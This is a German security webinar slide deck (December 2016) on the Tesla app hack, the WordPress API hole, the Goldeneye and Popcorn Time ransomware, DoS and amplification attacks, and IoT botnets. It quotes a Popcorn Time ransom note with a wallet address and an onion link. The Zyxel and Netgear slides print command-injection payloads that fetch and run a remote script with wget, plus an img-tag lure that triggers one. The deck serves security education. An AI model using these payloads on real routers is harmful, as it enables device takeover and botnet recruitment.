



# Security-Webinar

Dezember 2016

Dr. Christopher Kunz, filoo GmbH

# Über mich



- Dr. Christopher Kunz
- Geschäftsführer filoo GmbH
- Promotion IT Security
- Vorträge auf Konferenzen
- Autor von Artikeln & Büchern



## → Professionelles Hosting für den Mittelstand

- Dedizierte Server
- Public Cloud
- Private Cloud

## → Primärer Rechenzentrumsstandort Frankfurt

- Tier3, ISO 27001
- Fläche in zwei Brandabschnitten

## → Managed Services

- Planung & Deployment
- Security Services
- Systemadministration

# Agenda



→ Tesla-Hack

→ Wordpress.org Hack

→ Neues von Kryptotrojanern

→ Vertiefung: Denial of Service / dDoS

→ Nächster Termin

# Tesla Hack

## → Tesla Model S wird mit App ferngesteuert

- Auf- und abschließen, orten, Funktionen an-/ausschalten

## → Über Social Engineering Tesla-Nutzer zu App-Install überreden

- Z.B: Kostenloses WLAN und Goodies an einer Tesla-Ladestation

## → App enthält Malware

- „rootet“ Telefon / bricht aus Sandbox aus

## → Möglichkeit, Auto zu tracken...

- ...und aufzuschließen...

## → Fazit: Smartphone wird immer sensitiver

## →api.wordpress.org

- Verteilt u.a. Wordpress-Update-Benachrichtigungen an Blogs
- Betrieben von Automattic

## →Update-Notification enthält Download-URL

- Keine Signaturprüfung des Downloads
- Backdoor in Wordpress-Download trivial einfach einbaubar

## →Code wird zwischen GitHub und api.wordpress.org gesynched

- Sync-Tool enthält Sicherheitslücke
- Shell-Zugriff auf api.wordpress.org möglich

## →Lücke im September an Automattic gemeldet und behoben

# Goldeneye Trojaner



## → Sehr gut gemachter Kryptotrojaner

- Spricht Personalabteilungen an
- Sehr plausible Bewerbung
- Enthält XLS mit Makros und PDF ohne Schadcode

## → Verschlüsselung aller Dateien

## → Nach Reboot Verschlüsselung des Windows-MFT

## → Zwei Lösegelder notwendig (ca. \$2000)

# Popcorn Time



## → Interessante „Affiliate“-Funktion

- Infiziere zwei Andere über diesen Link...
- ...und Du bekommst Deine Daten zurück

**Restoring your files - The fast and easy way**

To get your files fast, please transfer **1.0 Bitcoin** to our wallet address **1LEiPgvh6S9VEXWV2dZ7ytSRd7e9B1bWt3**. When we will get the money, we will immediately give you your private decryption key. Payment should be confirmed in about 2 hours after payment made.

**Restoring your files - The nasty way**

Send the link below to other people, if two or more people will install this file and pay, we will decrypt your files for free.

<https://3hnuhydu4pd247qb.onion.to/r/0e72bfe849c71dec4a867fe60c78ffa5>

**What we did?**

We had encrypted all of your important images, documents, videos and all other files on your computer. We used a very strong encryption algorithm that used by all governments all over the world ([Encryption -Wikipedia](#)). We store your personal decryption code to your files on our servers and we are the only ones that can decrypt your files. Please don't try to be smart, anything other than payment will cause damage to your files and the files will be lost forever!!!

**Why we do that?**

We are a group of computer science students from Syria, as you probably know Syria is having bad time for the last 5 years. Since 2011 we have more the half million people died and over 5 million refugees. Each part of our team has lost a dear member from his family. **I personally have lost both my parents and my little sister in 2015.** The sad part of this war is that all the parts keep fighting but eventually we the poor and simple people suffer and watching our family and friends die each day. The world remained silent and no one helping us so we decided to take an action. ([Syria War in Wikipedia](#))

Be perfectly sure that all the money that we get goes to food, medicine, shelter to our people. We are extremely sorry that we forcing you to pay but that's the only way that we can keep living.

If you will not pay for the next 7 days, the decryption key will be deleted and your files will be lost forever.



# Popcorn Time Inspiration




# Denial of Service



- Wie schlimm ist es?
- Welche Typen gibt es?
- Botnets
- Internet of Things
- Aktueller Fall mit Zyxel
- Crash-DoS mit Speedport

# Die schierenden Dimensionen



# DoS-Typen

## → Denial of Service


- Pingflood (“ping -f“)
- LOIC
- Software-Crashes (durch Bugs)

## → Distributed Denial of Service

- 200.000 LOIC-Clients
- Viele, viele „ping -f“
- Oder andere Möglichkeiten

## → Mögliche Datenrate

- Anzahl der Teilnehmer \* Upload-Datenrate pro TN
- 1 T-DSL mit 1Mbps Upstream = 1Mbps Angriffstraffic



# Application/Volumetrischer DoS



## → Application-Level DoS

- Ziel: Eine spezifische Anwendung (OSI Layer 7)
- Überfluten der Anwendung mit sinnlosen Daten
- Etwa: Massenhaft GET-Requests auf Webserver
- Slowloris als Webserver-DoS

## → Volumetrischer DoS

- Angriff auf eine IP-Adresse / Hostname (OSI Layer 3)
- Schieres Datenvolumen entscheidend
- Saturation des Netzwerkstacks oder der Leitung
- Pingflood (reines Volumen)
- SYNflood (DoS des TCP-Stacks)

# Reflection/Amplification DoS



## → Funktioniert am besten mit UDP

- Aber auch Amplifikation des TCP 3-way Handshake möglich

## → Angreifer fälscht Absenderadresse

- Setzt sie auf IP-Adresse des Opfers

## → Versand einer UDP-Anfrage an Server mit dieser Adresse

- Geeignete Protokolle: DNS, NTP, Chargen, Quake3 u.v.a.m.

## → Antwort vom Server an Opfer-Adresse

## → Amplification Factor: Antwort-Bytes pro Anfrage-Byte

- Bei NTP: ca. 550:1

## → Mögliche Datenrate

- Anzahl der Amplifier \* Upload-Datenrate pro Amplifier \* Amplification Rate
- 1 T-DSL mit 1mbps Upstream = 550Mbps Angriffstraffic

# Botnets - Traditionell



## → Infizierte Windows-PCs

- Malware durch Browser-Exploits
- Malware durch Social Engineering
- Malvertising
- (seltener) Traditionelle Virus-Infektionsvektoren

## → Gecrackte Server

- Automatisierte Exploits für...
  - Webserver
  - Web-Applikationen (Wordpress!)
  - Andere Serverdienste

## → Hohe Volatilität durch Entdeckung / Powercycle

## → Mögliche Datenrate

- Anzahl Bots \* Upstream jedes Bots
- Stark schwankend, je nach Bot-Typ

# IoT Botnets



## →IoT Devices brauchen Internetzugang

- Sind aber oft billig und schlecht entwickelt
- Selten gewartet, oft uralte Firmwarestände

## →Automatisierte Exploits trivial einfach

- shodan.io und Co helfen sehr
- Default Usernamen / PW ausprobieren

## →Millionen Devices rund um den Globus

- ...mit kaputten DNS-Resolvern (Amplification: 50:1)
- ...mit kaputten NTP-Servern (Amplification: 550:1)

## →dDoS gegen Krebsonsecurity mit IoT Botnet Mirai

- 620 Gbps



# IoT Botnet mit Zyxel Routern



## → Zyxel Router/DSL-Modems unterstützen TR-064 / TR069

- LAN-Side DSL CPE Configuration, Konfiguration vom Provider zum Modem pushen
- Z.B. NTP-Server-Hostname
- Hier: Offen nach außen (auf externer IP-Adresse)

## → NTP-Konfiguration ungenügend geparsed

- `cd /tmp;wget http://localhost.host/x.sh;chmod 777 x.sh;./x.sh`
- SOAP Envelope drum, fertig

## → Nach Exploit: Angriffsvektor schließen

- `busybox iptables -A INPUT -p tcp --destination-port 7547 -j DROP`
- `busybox killall -9 telnetd`

## → 5 Millionen angreifbare Router

- 41 Millionen Geräte weltweit haben Port 7547 offen

# Crash-DoS auf Speedport



→ Berichte über Verbindungsprobleme bei Telekom

→ Grund: TR064/TR069 Angriffe

→ Speedport-Modems angreifbar...

→ Crasher „nur“; führen keinen Code aus

- Reboot hilft nur kurz

→ Firmware-Fixes bereits gepushed

# Et tu, Netgear?



## → Triviale Lücke auf Netgear-Routern

## → Code Execution in CGI

- `http://rou.ter/cgi-bin/;wget http://localhost.host/x;chmod 755 ./x; ./x`

## → Webinterface nur lokal erreichbar

- Also: Social Engineering
- Guck mal, Nacktfotos!  
`<img src=„http://rou.ter/cgi-bin/;wget http://localhost.host/x;chmod 755 ./x; ./x“/>`

## → Sind Sie betroffen?

- <http://kb.netgear.com/000036386/CVE-2016-582384>

# dDoS Bekämpfung



## → Mehr Bandbreite haben!

- Das kann teuer werden

## → Spezialisierte Filter

- RTBH
- Upstream-Filter beim Provider
- Appliance / Firewall zum Filtern von Application DoS

## → Bei großen Angriffen: Dienstleister

- Prolexic / Akamai
- Cloudflare

# Nächster Termin



→ **Mittwoch, 11. Januar 2017**

→ **Anmeldung ab sofort unter <https://filoo.de/webinar>**

# Vielen Dank!



→ Ich freue mich auf Ihre Themenvorschläge und Fragen!

→ **Kontakt**daten:

- E-Mail: [chris@filoo.de](mailto:chris@filoo.de)
- Telefon: 05241/86730-0

→ **Besuchen Sie filoo!**

- <https://www.filoo.de/>
- <http://twitter.com/filoogmbh>